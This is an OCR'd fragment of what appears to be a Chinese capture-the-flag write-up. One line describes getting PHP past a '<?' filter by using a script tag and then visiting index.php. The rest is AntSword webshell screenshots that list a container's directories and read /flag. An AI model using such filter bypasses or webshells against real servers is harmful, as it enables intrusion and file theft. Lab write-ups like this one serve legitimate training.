
发现<?被过滤，所以我们使用js标签



这时候我们访问index.php这个文件即可




中国蚁剑
AntSword 编辑 窗口 调试
111.73.46.229
目录列表 (22)
/
app
bin
boot
dev
entrypoint.cmd
entrypoint.d
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
文件列表 (29)
新建
上层
刷新
主目录
书签
/
读取
名称
日期
大小
属性
mnt 2019-01-22 15:00:00 6 b 0755
opt 2019-08-19 09:11:07 20 b 0755
proc 2020-07-06 11:28:59 0 b 0555
root 2019-08-19 09:02:29 41 b 0700
run 2020-07-06 11:29:03 100 b 0755
sbin 2019-08-19 08:47:27 18 b 0755
srv 2019-01-22 15:00:00 6 b 0755
sys 2020-05-05 12:23:44 0 b 0555
tmp 2020-07-06 11:42:13 6 b 1777
usr 2019-08-19 09:11:07 55 b 0755
var 2019-08-19 09:11:06 39 b 0755
.dockerenv 2020-07-06 11:28:59 0 b 0755
.supervisor.sock 2020-07-06 11:29:02 0 b 0700
clean.sh 2019-08-20 06:27:52 65 b 0700
docker.stderr 1970-01-01 00:00:00 NaN b 0
docker.stdout 1970-01-01 00:00:00 NaN b 0
entrypoint 2019-08-19 08:40:23 1.16 Kb 0755
flag 2020-07-06 11:29:01 43 b 0664
任务列表


中国蚁剑
AntSword 编辑 窗口 调试
111.73.46.229
编辑: /flag
/flag
刷新
高亮
用此编码打开
保存
1 flag{64ef6c1f-75db-4fdc-b8c8-835fb297551a}
2